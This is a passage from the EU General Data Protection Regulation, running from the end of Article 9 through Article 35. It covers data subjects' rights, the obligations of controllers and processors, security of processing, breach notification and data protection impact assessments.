 - (i) processing is necessary for reasons of public interest in the area of public health, such as protecting against serious cross-border threats to health or ensuring high standards of quality and safety of health care and of medicinal products or medical devices, on the basis of Union or Member State law which provides for suitable and specific measures to safeguard the rights and freedoms of the data subject, in particular professional secrecy;

(j) processing is necessary for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes in accordance with Article 89(1) based on Union or Member State law which shall be proportionate to the aim pursued, respect the essence of the right to data protection and provide for suitable and specific measures to safeguard the fundamental rights and the interests of the data subject.

3. Personal data referred to in paragraph 1 may be processed for the purposes referred to in point (h) of paragraph 2 when those data are processed by or under the responsibility of a professional subject to the obligation of professional secrecy under Union or Member State law or rules established by national competent bodies or by another person also subject to an obligation of secrecy under Union or Member State law or rules established by national competent bodies.

4. Member States may maintain or introduce further conditions, including limitations, with regard to the processing of genetic data, biometric data or data concerning health.

Article 10

Processing of personal data relating to criminal convictions and offences

Processing of personal data relating to criminal convictions and offences or related security measures based on Article 6(1) shall be carried out only under the control of official authority or when the processing is authorised by Union or Member State law providing for appropriate safeguards for the rights and freedoms of data subjects. Any comprehensive register of criminal convictions shall be kept only under the control of official authority.

Article 11

Processing which does not require identification

1. If the purposes for which a controller processes personal data do not or do no longer require the identification of a data subject by the controller, the controller shall not be obliged to maintain, acquire or process additional information in order to identify the data subject for the sole purpose of complying with this Regulation.

2. Where, in cases referred to in paragraph 1 of this Article, the controller is able to demonstrate that it is not in a position to identify the data subject, the controller shall inform the data subject accordingly, if possible. In such cases, Articles 15 to 20 shall not apply except where the data subject, for the purpose of exercising his or her rights under those articles, provides additional information enabling his or her identification.

CHAPTER III

Rights of the data subject

Section 1

Transparency and modalities

Article 12

Transparent information, communication and modalities for the exercise of the rights of the data subject

1. The controller shall take appropriate measures to provide any information referred to in Articles 13 and 14 and any communication under Articles 15 to 22 and 34 relating to processing to the data subject in a concise, transparent, intelligible and easily accessible form, using clear and plain language, in particular for any information addressed specifically to a child. The information shall be provided in writing, or by other means, including, where appropriate, by electronic means. When requested by the data subject, the information may be provided orally, provided that the identity of the data subject is proven by other means.

2. The controller shall facilitate the exercise of data subject rights under Articles 15 to 22. In the cases referred to in Article 11(2), the controller shall not refuse to act on the request of the data subject for exercising his or her rights under Articles 15 to 22, unless the controller demonstrates that it is not in a position to identify the data subject.

3. The controller shall provide information on action taken on a request under Articles 15 to 22 to the data subject without undue delay and in any event within one month of receipt of the request. That period may be extended by two further months where necessary, taking into account the complexity and number of the requests. The controller shall inform the data subject of any such extension within one month of receipt of the request, together with the reasons for the delay. Where the data subject makes the request by electronic form means, the information shall be provided by electronic means where possible, unless otherwise requested by the data subject.

4. If the controller does not take action on the request of the data subject, the controller shall inform the data subject without delay and at the latest within one month of receipt of the request of the reasons for not taking action and on the possibility of lodging a complaint with a supervisory authority and seeking a judicial remedy.

5. Information provided under Articles 13 and 14 and any communication and any actions taken under Articles 15 to 22 and 34 shall be provided free of charge. Where requests from a data subject are manifestly unfounded or excessive, in particular because of their repetitive character, the controller may either:

- (a) charge a reasonable fee taking into account the administrative costs of providing the information or communication or taking the action requested; or
- (b) refuse to act on the request.

The controller shall bear the burden of demonstrating the manifestly unfounded or excessive character of the request.

6. Without prejudice to Article 11, where the controller has reasonable doubts concerning the identity of the natural person making the request referred to in Articles 15 to 21, the controller may request the provision of additional information necessary to confirm the identity of the data subject.

7. The information to be provided to data subjects pursuant to Articles 13 and 14 may be provided in combination with standardised icons in order to give in an easily visible, intelligible and clearly legible manner a meaningful overview of the intended processing. Where the icons are presented electronically they shall be machine-readable.

8. The Commission shall be empowered to adopt delegated acts in accordance with Article 92 for the purpose of determining the information to be presented by the icons and the procedures for providing standardised icons.

Section 2

Information and access to personal data

Article 13

Information to be provided where personal data are collected from the data subject

1. Where personal data relating to a data subject are collected from the data subject, the controller shall, at the time when personal data are obtained, provide the data subject with all of the following information:

- (a) the identity and the contact details of the controller and, where applicable, of the controller's representative;
- (b) the contact details of the data protection officer, where applicable;
- (c) the purposes of the processing for which the personal data are intended as well as the legal basis for the processing;

- (d) where the processing is based on point (f) of Article 6(1), the legitimate interests pursued by the controller or by a third party;
- (e) the recipients or categories of recipients of the personal data, if any;
- (f) where applicable, the fact that the controller intends to transfer personal data to a third country or international organisation and the existence or absence of an adequacy decision by the Commission, or in the case of transfers referred to in Article 46 or 47, or the second subparagraph of Article 49(1), reference to the appropriate or suitable safeguards and the means by which to obtain a copy of them or where they have been made available.

2. In addition to the information referred to in paragraph 1, the controller shall, at the time when personal data are obtained, provide the data subject with the following further information necessary to ensure fair and transparent processing:

- (a) the period for which the personal data will be stored, or if that is not possible, the criteria used to determine that period;
- (b) the existence of the right to request from the controller access to and rectification or erasure of personal data or restriction of processing concerning the data subject or to object to processing as well as the right to data portability;
- (c) where the processing is based on point (a) of Article 6(1) or point (a) of Article 9(2), the existence of the right to withdraw consent at any time, without affecting the lawfulness of processing based on consent before its withdrawal;
- (d) the right to lodge a complaint with a supervisory authority;
- (e) whether the provision of personal data is a statutory or contractual requirement, or a requirement necessary to enter into a contract, as well as whether the data subject is obliged to provide the personal data and of the possible consequences of failure to provide such data;
- (f) the existence of automated decision-making, including profiling, referred to in Article 22(1) and (4) and, at least in those cases, meaningful information about the logic involved, as well as the significance and the envisaged consequences of such processing for the data subject.

3. Where the controller intends to further process the personal data for a purpose other than that for which the personal data were collected, the controller shall provide the data subject prior to that further processing with information on that other purpose and with any relevant further information as referred to in paragraph 2.

4. Paragraphs 1, 2 and 3 shall not apply where and insofar as the data subject already has the information.

Article 14

Information to be provided where personal data have not been obtained from the data subject

1. Where personal data have not been obtained from the data subject, the controller shall provide the data subject with the following information:

- (a) the identity and the contact details of the controller and, where applicable, of the controller's representative;
- (b) the contact details of the data protection officer, where applicable;
- (c) the purposes of the processing for which the personal data are intended as well as the legal basis for the processing;
- (d) the categories of personal data concerned;
- (e) the recipients or categories of recipients of the personal data, if any;

(f) where applicable, that the controller intends to transfer personal data to a recipient in a third country or international organisation and the existence or absence of an adequacy decision by the Commission, or in the case of transfers referred to in Article 46 or 47, or the second subparagraph of Article 49(1), reference to the appropriate or suitable safeguards and the means to obtain a copy of them or where they have been made available.

2. In addition to the information referred to in paragraph 1, the controller shall provide the data subject with the following information necessary to ensure fair and transparent processing in respect of the data subject:

- (a) the period for which the personal data will be stored, or if that is not possible, the criteria used to determine that period;
- (b) where the processing is based on point (f) of Article 6(1), the legitimate interests pursued by the controller or by a third party;
- (c) the existence of the right to request from the controller access to and rectification or erasure of personal data or restriction of processing concerning the data subject and to object to processing as well as the right to data portability;
- (d) where processing is based on point (a) of Article 6(1) or point (a) of Article 9(2), the existence of the right to withdraw consent at any time, without affecting the lawfulness of processing based on consent before its withdrawal;
- (e) the right to lodge a complaint with a supervisory authority;
- (f) from which source the personal data originate, and if applicable, whether it came from publicly accessible sources;
- (g) the existence of automated decision-making, including profiling, referred to in Article 22(1) and (4) and, at least in those cases, meaningful information about the logic involved, as well as the significance and the envisaged consequences of such processing for the data subject.

3. The controller shall provide the information referred to in paragraphs 1 and 2:

- (a) within a reasonable period after obtaining the personal data, but at the latest within one month, having regard to the specific circumstances in which the personal data are processed;
- (b) if the personal data are to be used for communication with the data subject, at the latest at the time of the first communication to that data subject; or
- (c) if a disclosure to another recipient is envisaged, at the latest when the personal data are first disclosed.

4. Where the controller intends to further process the personal data for a purpose other than that for which the personal data were obtained, the controller shall provide the data subject prior to that further processing with information on that other purpose and with any relevant further information as referred to in paragraph 2.

5. Paragraphs 1 to 4 shall not apply where and insofar as:

- (a) the data subject already has the information;
- (b) the provision of such information proves impossible or would involve a disproportionate effort, in particular for processing for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes, subject to the conditions and safeguards referred to in Article 89(1) or in so far as the obligation referred to in paragraph 1 of this Article is likely to render impossible or seriously impair the achievement of the objectives of that processing. In such cases the controller shall take appropriate measures to protect the data subject's rights and freedoms and legitimate interests, including making the information publicly available;
- (c) obtaining or disclosure is expressly laid down by Union or Member State law to which the controller is subject and which provides appropriate measures to protect the data subject's legitimate interests; or
- (d) where the personal data must remain confidential subject to an obligation of professional secrecy regulated by Union or Member State law, including a statutory obligation of secrecy.

*Article 15***Right of access by the data subject**

1. The data subject shall have the right to obtain from the controller confirmation as to whether or not personal data concerning him or her are being processed, and, where that is the case, access to the personal data and the following information:

- (a) the purposes of the processing;
- (b) the categories of personal data concerned;
- (c) the recipients or categories of recipient to whom the personal data have been or will be disclosed, in particular recipients in third countries or international organisations;
- (d) where possible, the envisaged period for which the personal data will be stored, or, if not possible, the criteria used to determine that period;
- (e) the existence of the right to request from the controller rectification or erasure of personal data or restriction of processing of personal data concerning the data subject or to object to such processing;
- (f) the right to lodge a complaint with a supervisory authority;
- (g) where the personal data are not collected from the data subject, any available information as to their source;
- (h) the existence of automated decision-making, including profiling, referred to in Article 22(1) and (4) and, at least in those cases, meaningful information about the logic involved, as well as the significance and the envisaged consequences of such processing for the data subject.

2. Where personal data are transferred to a third country or to an international organisation, the data subject shall have the right to be informed of the appropriate safeguards pursuant to Article 46 relating to the transfer.

3. The controller shall provide a copy of the personal data undergoing processing. For any further copies requested by the data subject, the controller may charge a reasonable fee based on administrative costs. Where the data subject makes the request by electronic means, and unless otherwise requested by the data subject, the information shall be provided in a commonly used electronic form.

4. The right to obtain a copy referred to in paragraph 3 shall not adversely affect the rights and freedoms of others.

*Section 3***Rectification and erasure***Article 16***Right to rectification**

The data subject shall have the right to obtain from the controller without undue delay the rectification of inaccurate personal data concerning him or her. Taking into account the purposes of the processing, the data subject shall have the right to have incomplete personal data completed, including by means of providing a supplementary statement.

*Article 17***Right to erasure ('right to be forgotten')**

1. The data subject shall have the right to obtain from the controller the erasure of personal data concerning him or her without undue delay and the controller shall have the obligation to erase personal data without undue delay where one of the following grounds applies:

- (a) the personal data are no longer necessary in relation to the purposes for which they were collected or otherwise processed;

- (b) the data subject withdraws consent on which the processing is based according to point (a) of Article 6(1), or point (a) of Article 9(2), and where there is no other legal ground for the processing;
- (c) the data subject objects to the processing pursuant to Article 21(1) and there are no overriding legitimate grounds for the processing, or the data subject objects to the processing pursuant to Article 21(2);
- (d) the personal data have been unlawfully processed;
- (e) the personal data have to be erased for compliance with a legal obligation in Union or Member State law to which the controller is subject;
- (f) the personal data have been collected in relation to the offer of information society services referred to in Article 8(1).

2. Where the controller has made the personal data public and is obliged pursuant to paragraph 1 to erase the personal data, the controller, taking account of available technology and the cost of implementation, shall take reasonable steps, including technical measures, to inform controllers which are processing the personal data that the data subject has requested the erasure by such controllers of any links to, or copy or replication of, those personal data.

3. Paragraphs 1 and 2 shall not apply to the extent that processing is necessary:

- (a) for exercising the right of freedom of expression and information;
- (b) for compliance with a legal obligation which requires processing by Union or Member State law to which the controller is subject or for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller;
- (c) for reasons of public interest in the area of public health in accordance with points (h) and (i) of Article 9(2) as well as Article 9(3);
- (d) for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes in accordance with Article 89(1) in so far as the right referred to in paragraph 1 is likely to render impossible or seriously impair the achievement of the objectives of that processing; or
- (e) for the establishment, exercise or defence of legal claims.

Article 18

Right to restriction of processing

1. The data subject shall have the right to obtain from the controller restriction of processing where one of the following applies:

- (a) the accuracy of the personal data is contested by the data subject, for a period enabling the controller to verify the accuracy of the personal data;
- (b) the processing is unlawful and the data subject opposes the erasure of the personal data and requests the restriction of their use instead;
- (c) the controller no longer needs the personal data for the purposes of the processing, but they are required by the data subject for the establishment, exercise or defence of legal claims;
- (d) the data subject has objected to processing pursuant to Article 21(1) pending the verification whether the legitimate grounds of the controller override those of the data subject.

2. Where processing has been restricted under paragraph 1, such personal data shall, with the exception of storage, only be processed with the data subject's consent or for the establishment, exercise or defence of legal claims or for the protection of the rights of another natural or legal person or for reasons of important public interest of the Union or of a Member State.

3. A data subject who has obtained restriction of processing pursuant to paragraph 1 shall be informed by the controller before the restriction of processing is lifted.

Article 19

Notification obligation regarding rectification or erasure of personal data or restriction of processing

The controller shall communicate any rectification or erasure of personal data or restriction of processing carried out in accordance with Article 16, Article 17(1) and Article 18 to each recipient to whom the personal data have been disclosed, unless this proves impossible or involves disproportionate effort. The controller shall inform the data subject about those recipients if the data subject requests it.

Article 20

Right to data portability

1. The data subject shall have the right to receive the personal data concerning him or her, which he or she has provided to a controller, in a structured, commonly used and machine-readable format and have the right to transmit those data to another controller without hindrance from the controller to which the personal data have been provided, where:

- (a) the processing is based on consent pursuant to point (a) of Article 6(1) or point (a) of Article 9(2) or on a contract pursuant to point (b) of Article 6(1); and
- (b) the processing is carried out by automated means.

2. In exercising his or her right to data portability pursuant to paragraph 1, the data subject shall have the right to have the personal data transmitted directly from one controller to another, where technically feasible.

3. The exercise of the right referred to in paragraph 1 of this Article shall be without prejudice to Article 17. That right shall not apply to processing necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller.

4. The right referred to in paragraph 1 shall not adversely affect the rights and freedoms of others.

Section 4

Right to object and automated individual decision-making

Article 21

Right to object

1. The data subject shall have the right to object, on grounds relating to his or her particular situation, at any time to processing of personal data concerning him or her which is based on point (e) or (f) of Article 6(1), including profiling based on those provisions. The controller shall no longer process the personal data unless the controller demonstrates compelling legitimate grounds for the processing which override the interests, rights and freedoms of the data subject or for the establishment, exercise or defence of legal claims.

2. Where personal data are processed for direct marketing purposes, the data subject shall have the right to object at any time to processing of personal data concerning him or her for such marketing, which includes profiling to the extent that it is related to such direct marketing.

3. Where the data subject objects to processing for direct marketing purposes, the personal data shall no longer be processed for such purposes.

4. At the latest at the time of the first communication with the data subject, the right referred to in paragraphs 1 and 2 shall be explicitly brought to the attention of the data subject and shall be presented clearly and separately from any other information.
5. In the context of the use of information society services, and notwithstanding Directive 2002/58/EC, the data subject may exercise his or her right to object by automated means using technical specifications.
6. Where personal data are processed for scientific or historical research purposes or statistical purposes pursuant to Article 89(1), the data subject, on grounds relating to his or her particular situation, shall have the right to object to processing of personal data concerning him or her, unless the processing is necessary for the performance of a task carried out for reasons of public interest.

Article 22

Automated individual decision-making, including profiling

1. The data subject shall have the right not to be subject to a decision based solely on automated processing, including profiling, which produces legal effects concerning him or her or similarly significantly affects him or her.
2. Paragraph 1 shall not apply if the decision:
 - (a) is necessary for entering into, or performance of, a contract between the data subject and a data controller;
 - (b) is authorised by Union or Member State law to which the controller is subject and which also lays down suitable measures to safeguard the data subject's rights and freedoms and legitimate interests; or
 - (c) is based on the data subject's explicit consent.
3. In the cases referred to in points (a) and (c) of paragraph 2, the data controller shall implement suitable measures to safeguard the data subject's rights and freedoms and legitimate interests, at least the right to obtain human intervention on the part of the controller, to express his or her point of view and to contest the decision.
4. Decisions referred to in paragraph 2 shall not be based on special categories of personal data referred to in Article 9(1), unless point (a) or (g) of Article 9(2) applies and suitable measures to safeguard the data subject's rights and freedoms and legitimate interests are in place.

Section 5

Restrictions

Article 23

Restrictions

1. Union or Member State law to which the data controller or processor is subject may restrict by way of a legislative measure the scope of the obligations and rights provided for in Articles 12 to 22 and Article 34, as well as Article 5 in so far as its provisions correspond to the rights and obligations provided for in Articles 12 to 22, when such a restriction respects the essence of the fundamental rights and freedoms and is a necessary and proportionate measure in a democratic society to safeguard:
 - (a) national security;
 - (b) defence;
 - (c) public security;

- (d) the prevention, investigation, detection or prosecution of criminal offences or the execution of criminal penalties, including the safeguarding against and the prevention of threats to public security;
- (e) other important objectives of general public interest of the Union or of a Member State, in particular an important economic or financial interest of the Union or of a Member State, including monetary, budgetary and taxation matters, public health and social security;
- (f) the protection of judicial independence and judicial proceedings;
- (g) the prevention, investigation, detection and prosecution of breaches of ethics for regulated professions;
- (h) a monitoring, inspection or regulatory function connected, even occasionally, to the exercise of official authority in the cases referred to in points (a) to (e) and (g);
- (i) the protection of the data subject or the rights and freedoms of others;
- (j) the enforcement of civil law claims.

2. In particular, any legislative measure referred to in paragraph 1 shall contain specific provisions at least, where relevant, as to:

- (a) the purposes of the processing or categories of processing;
- (b) the categories of personal data;
- (c) the scope of the restrictions introduced;
- (d) the safeguards to prevent abuse or unlawful access or transfer;
- (e) the specification of the controller or categories of controllers;
- (f) the storage periods and the applicable safeguards taking into account the nature, scope and purposes of the processing or categories of processing;
- (g) the risks to the rights and freedoms of data subjects; and
- (h) the right of data subjects to be informed about the restriction, unless that may be prejudicial to the purpose of the restriction.

CHAPTER IV

Controller and processor

Section 1

General obligations

Article 24

Responsibility of the controller

1. Taking into account the nature, scope, context and purposes of processing as well as the risks of varying likelihood and severity for the rights and freedoms of natural persons, the controller shall implement appropriate technical and organisational measures to ensure and to be able to demonstrate that processing is performed in accordance with this Regulation. Those measures shall be reviewed and updated where necessary.

2. Where proportionate in relation to processing activities, the measures referred to in paragraph 1 shall include the implementation of appropriate data protection policies by the controller.

3. Adherence to approved codes of conduct as referred to in Article 40 or approved certification mechanisms as referred to in Article 42 may be used as an element by which to demonstrate compliance with the obligations of the controller.

Article 25

Data protection by design and by default

1. Taking into account the state of the art, the cost of implementation and the nature, scope, context and purposes of processing as well as the risks of varying likelihood and severity for rights and freedoms of natural persons posed by the processing, the controller shall, both at the time of the determination of the means for processing and at the time of the processing itself, implement appropriate technical and organisational measures, such as pseudonymisation, which are designed to implement data-protection principles, such as data minimisation, in an effective manner and to integrate the necessary safeguards into the processing in order to meet the requirements of this Regulation and protect the rights of data subjects.
2. The controller shall implement appropriate technical and organisational measures for ensuring that, by default, only personal data which are necessary for each specific purpose of the processing are processed. That obligation applies to the amount of personal data collected, the extent of their processing, the period of their storage and their accessibility. In particular, such measures shall ensure that by default personal data are not made accessible without the individual's intervention to an indefinite number of natural persons.
3. An approved certification mechanism pursuant to Article 42 may be used as an element to demonstrate compliance with the requirements set out in paragraphs 1 and 2 of this Article.

Article 26

Joint controllers

1. Where two or more controllers jointly determine the purposes and means of processing, they shall be joint controllers. They shall in a transparent manner determine their respective responsibilities for compliance with the obligations under this Regulation, in particular as regards the exercising of the rights of the data subject and their respective duties to provide the information referred to in Articles 13 and 14, by means of an arrangement between them unless, and in so far as, the respective responsibilities of the controllers are determined by Union or Member State law to which the controllers are subject. The arrangement may designate a contact point for data subjects.
2. The arrangement referred to in paragraph 1 shall duly reflect the respective roles and relationships of the joint controllers *vis-à-vis* the data subjects. The essence of the arrangement shall be made available to the data subject.
3. Irrespective of the terms of the arrangement referred to in paragraph 1, the data subject may exercise his or her rights under this Regulation in respect of and against each of the controllers.

Article 27

Representatives of controllers or processors not established in the Union

1. Where Article 3(2) applies, the controller or the processor shall designate in writing a representative in the Union.
2. The obligation laid down in paragraph 1 of this Article shall not apply to:
 - (a) processing which is occasional, does not include, on a large scale, processing of special categories of data as referred to in Article 9(1) or processing of personal data relating to criminal convictions and offences referred to in Article 10, and is unlikely to result in a risk to the rights and freedoms of natural persons, taking into account the nature, context, scope and purposes of the processing; or
 - (b) a public authority or body.

3. The representative shall be established in one of the Member States where the data subjects, whose personal data are processed in relation to the offering of goods or services to them, or whose behaviour is monitored, are.
4. The representative shall be mandated by the controller or processor to be addressed in addition to or instead of the controller or the processor by, in particular, supervisory authorities and data subjects, on all issues related to processing, for the purposes of ensuring compliance with this Regulation.
5. The designation of a representative by the controller or processor shall be without prejudice to legal actions which could be initiated against the controller or the processor themselves.

Article 28

Processor

1. Where processing is to be carried out on behalf of a controller, the controller shall use only processors providing sufficient guarantees to implement appropriate technical and organisational measures in such a manner that processing will meet the requirements of this Regulation and ensure the protection of the rights of the data subject.
2. The processor shall not engage another processor without prior specific or general written authorisation of the controller. In the case of general written authorisation, the processor shall inform the controller of any intended changes concerning the addition or replacement of other processors, thereby giving the controller the opportunity to object to such changes.
3. Processing by a processor shall be governed by a contract or other legal act under Union or Member State law, that is binding on the processor with regard to the controller and that sets out the subject-matter and duration of the processing, the nature and purpose of the processing, the type of personal data and categories of data subjects and the obligations and rights of the controller. That contract or other legal act shall stipulate, in particular, that the processor:
 - (a) processes the personal data only on documented instructions from the controller, including with regard to transfers of personal data to a third country or an international organisation, unless required to do so by Union or Member State law to which the processor is subject; in such a case, the processor shall inform the controller of that legal requirement before processing, unless that law prohibits such information on important grounds of public interest;
 - (b) ensures that persons authorised to process the personal data have committed themselves to confidentiality or are under an appropriate statutory obligation of confidentiality;
 - (c) takes all measures required pursuant to Article 32;
 - (d) respects the conditions referred to in paragraphs 2 and 4 for engaging another processor;
 - (e) taking into account the nature of the processing, assists the controller by appropriate technical and organisational measures, insofar as this is possible, for the fulfilment of the controller's obligation to respond to requests for exercising the data subject's rights laid down in Chapter III;
 - (f) assists the controller in ensuring compliance with the obligations pursuant to Articles 32 to 36 taking into account the nature of processing and the information available to the processor;
 - (g) at the choice of the controller, deletes or returns all the personal data to the controller after the end of the provision of services relating to processing, and deletes existing copies unless Union or Member State law requires storage of the personal data;
 - (h) makes available to the controller all information necessary to demonstrate compliance with the obligations laid down in this Article and allow for and contribute to audits, including inspections, conducted by the controller or another auditor mandated by the controller.

With regard to point (h) of the first subparagraph, the processor shall immediately inform the controller if, in its opinion, an instruction infringes this Regulation or other Union or Member State data protection provisions.

4. Where a processor engages another processor for carrying out specific processing activities on behalf of the controller, the same data protection obligations as set out in the contract or other legal act between the controller and the processor as referred to in paragraph 3 shall be imposed on that other processor by way of a contract or other legal act under Union or Member State law, in particular providing sufficient guarantees to implement appropriate technical and organisational measures in such a manner that the processing will meet the requirements of this Regulation. Where that other processor fails to fulfil its data protection obligations, the initial processor shall remain fully liable to the controller for the performance of that other processor's obligations.

5. Adherence of a processor to an approved code of conduct as referred to in Article 40 or an approved certification mechanism as referred to in Article 42 may be used as an element by which to demonstrate sufficient guarantees as referred to in paragraphs 1 and 4 of this Article.

6. Without prejudice to an individual contract between the controller and the processor, the contract or the other legal act referred to in paragraphs 3 and 4 of this Article may be based, in whole or in part, on standard contractual clauses referred to in paragraphs 7 and 8 of this Article, including when they are part of a certification granted to the controller or processor pursuant to Articles 42 and 43.

7. The Commission may lay down standard contractual clauses for the matters referred to in paragraph 3 and 4 of this Article and in accordance with the examination procedure referred to in Article 93(2).

8. A supervisory authority may adopt standard contractual clauses for the matters referred to in paragraph 3 and 4 of this Article and in accordance with the consistency mechanism referred to in Article 63.

9. The contract or the other legal act referred to in paragraphs 3 and 4 shall be in writing, including in electronic form.

10. Without prejudice to Articles 82, 83 and 84, if a processor infringes this Regulation by determining the purposes and means of processing, the processor shall be considered to be a controller in respect of that processing.

Article 29

Processing under the authority of the controller or processor

The processor and any person acting under the authority of the controller or of the processor, who has access to personal data, shall not process those data except on instructions from the controller, unless required to do so by Union or Member State law.

Article 30

Records of processing activities

1. Each controller and, where applicable, the controller's representative, shall maintain a record of processing activities under its responsibility. That record shall contain all of the following information:

- (a) the name and contact details of the controller and, where applicable, the joint controller, the controller's representative and the data protection officer;
- (b) the purposes of the processing;
- (c) a description of the categories of data subjects and of the categories of personal data;

- (d) the categories of recipients to whom the personal data have been or will be disclosed including recipients in third countries or international organisations;
 - (e) where applicable, transfers of personal data to a third country or an international organisation, including the identification of that third country or international organisation and, in the case of transfers referred to in the second subparagraph of Article 49(1), the documentation of suitable safeguards;
 - (f) where possible, the envisaged time limits for erasure of the different categories of data;
 - (g) where possible, a general description of the technical and organisational security measures referred to in Article 32(1).
2. Each processor and, where applicable, the processor's representative shall maintain a record of all categories of processing activities carried out on behalf of a controller, containing:
- (a) the name and contact details of the processor or processors and of each controller on behalf of which the processor is acting, and, where applicable, of the controller's or the processor's representative, and the data protection officer;
 - (b) the categories of processing carried out on behalf of each controller;
 - (c) where applicable, transfers of personal data to a third country or an international organisation, including the identification of that third country or international organisation and, in the case of transfers referred to in the second subparagraph of Article 49(1), the documentation of suitable safeguards;
 - (d) where possible, a general description of the technical and organisational security measures referred to in Article 32(1).
3. The records referred to in paragraphs 1 and 2 shall be in writing, including in electronic form.
4. The controller or the processor and, where applicable, the controller's or the processor's representative, shall make the record available to the supervisory authority on request.
5. The obligations referred to in paragraphs 1 and 2 shall not apply to an enterprise or an organisation employing fewer than 250 persons unless the processing it carries out is likely to result in a risk to the rights and freedoms of data subjects, the processing is not occasional, or the processing includes special categories of data as referred to in Article 9(1) or personal data relating to criminal convictions and offences referred to in Article 10.

Article 31

Cooperation with the supervisory authority

The controller and the processor and, where applicable, their representatives, shall cooperate, on request, with the supervisory authority in the performance of its tasks.

Section 2

Security of personal data

Article 32

Security of processing

1. Taking into account the state of the art, the costs of implementation and the nature, scope, context and purposes of processing as well as the risk of varying likelihood and severity for the rights and freedoms of natural persons, the controller and the processor shall implement appropriate technical and organisational measures to ensure a level of security appropriate to the risk, including inter alia as appropriate:
- (a) the pseudonymisation and encryption of personal data;

- (b) the ability to ensure the ongoing confidentiality, integrity, availability and resilience of processing systems and services;
 - (c) the ability to restore the availability and access to personal data in a timely manner in the event of a physical or technical incident;
 - (d) a process for regularly testing, assessing and evaluating the effectiveness of technical and organisational measures for ensuring the security of the processing.
2. In assessing the appropriate level of security account shall be taken in particular of the risks that are presented by processing, in particular from accidental or unlawful destruction, loss, alteration, unauthorised disclosure of, or access to personal data transmitted, stored or otherwise processed.
3. Adherence to an approved code of conduct as referred to in Article 40 or an approved certification mechanism as referred to in Article 42 may be used as an element by which to demonstrate compliance with the requirements set out in paragraph 1 of this Article.
4. The controller and processor shall take steps to ensure that any natural person acting under the authority of the controller or the processor who has access to personal data does not process them except on instructions from the controller, unless he or she is required to do so by Union or Member State law.

Article 33

Notification of a personal data breach to the supervisory authority

1. In the case of a personal data breach, the controller shall without undue delay and, where feasible, not later than 72 hours after having become aware of it, notify the personal data breach to the supervisory authority competent in accordance with Article 55, unless the personal data breach is unlikely to result in a risk to the rights and freedoms of natural persons. Where the notification to the supervisory authority is not made within 72 hours, it shall be accompanied by reasons for the delay.
2. The processor shall notify the controller without undue delay after becoming aware of a personal data breach.
3. The notification referred to in paragraph 1 shall at least:
- (a) describe the nature of the personal data breach including where possible, the categories and approximate number of data subjects concerned and the categories and approximate number of personal data records concerned;
 - (b) communicate the name and contact details of the data protection officer or other contact point where more information can be obtained;
 - (c) describe the likely consequences of the personal data breach;
 - (d) describe the measures taken or proposed to be taken by the controller to address the personal data breach, including, where appropriate, measures to mitigate its possible adverse effects.
4. Where, and in so far as, it is not possible to provide the information at the same time, the information may be provided in phases without undue further delay.
5. The controller shall document any personal data breaches, comprising the facts relating to the personal data breach, its effects and the remedial action taken. That documentation shall enable the supervisory authority to verify compliance with this Article.

Article 34

Communication of a personal data breach to the data subject

1. When the personal data breach is likely to result in a high risk to the rights and freedoms of natural persons, the controller shall communicate the personal data breach to the data subject without undue delay.

2. The communication to the data subject referred to in paragraph 1 of this Article shall describe in clear and plain language the nature of the personal data breach and contain at least the information and measures referred to in points (b), (c) and (d) of Article 33(3).

3. The communication to the data subject referred to in paragraph 1 shall not be required if any of the following conditions are met:

- (a) the controller has implemented appropriate technical and organisational protection measures, and those measures were applied to the personal data affected by the personal data breach, in particular those that render the personal data unintelligible to any person who is not authorised to access it, such as encryption;
- (b) the controller has taken subsequent measures which ensure that the high risk to the rights and freedoms of data subjects referred to in paragraph 1 is no longer likely to materialise;
- (c) it would involve disproportionate effort. In such a case, there shall instead be a public communication or similar measure whereby the data subjects are informed in an equally effective manner.

4. If the controller has not already communicated the personal data breach to the data subject, the supervisory authority, having considered the likelihood of the personal data breach resulting in a high risk, may require it to do so or may decide that any of the conditions referred to in paragraph 3 are met.

Section 3

Data protection impact assessment and prior consultation

Article 35

Data protection impact assessment

1. Where a type of processing in particular using new technologies, and taking into account the nature, scope, context and purposes of the processing, is likely to result in a high risk to the rights and freedoms of natural persons, the controller shall, prior to the processing, carry out an assessment of the impact of the envisaged processing operations on the protection of personal data. A single assessment may address a set of similar processing operations that present similar high risks.

2. The controller shall seek the advice of the data protection officer, where designated, when carrying out a data protection impact assessment.

3. A data protection impact assessment referred to in paragraph 1 shall in particular be required in the case of:

- (a) a systematic and extensive evaluation of personal aspects relating to natural persons which is based on automated processing, including profiling, and on which decisions are based that produce legal effects concerning the natural person or similarly significantly affect the natural person;
- (b) processing on a large scale of special categories of data referred to in Article 9(1), or of personal data relating to criminal convictions and offences referred to in Article 10; or
- (c) a systematic monitoring of a publicly accessible area on a large scale.

4. The supervisory authority shall establish and make public a list of the kind of processing operations which are subject to the requirement for a data protection impact assessment pursuant to paragraph 1. The supervisory authority shall communicate those lists to the Board referred to in Article 68.

5. The supervisory authority may also establish and make public a list of the kind of processing operations for which no data protection impact assessment is required. The supervisory authority shall communicate those lists to the Board.

6. Prior to the adoption of the lists referred to in paragraphs 4 and 5, the competent supervisory authority shall apply the consistency mechanism referred to in Article 63 where such lists involve processing activities which are related to the offering of goods or services to data subjects or to the monitoring of their behaviour in several Member States, or may substantially affect the free movement of personal data within the Union.

7. The assessment shall contain at least:
- (a) a systematic description of the envisaged processing operations and the purposes of the processing, including, where applicable, the legitimate interest pursued by the controller;
 - (b) an assessment of the necessity and proportionality of the processing operations in relation to the purposes;
 - (c) an assessment of the risks to the rights and freedoms of data subjects referred to in paragraph 1; and
 - (d) the measures envisaged to address the risks, including safeguards, security measures and mechanisms to ensure the protection of personal data and to demonstrate compliance with this Regulation taking into account the rights and legitimate interests of data subjects and other persons concerned.
8. Compliance with approved codes of conduct referred to in Article 40 by the relevant controllers or processors shall be taken into due account in assessing the impact of the processing operations performed by such controllers or processors, in particular for the purposes of a data protection impact assessment.
9. Where appropriate, the controller shall seek the views of data subjects or their representatives on the intended processing, without prejudice to the protection of commercial or public interests or the security of processing operations.
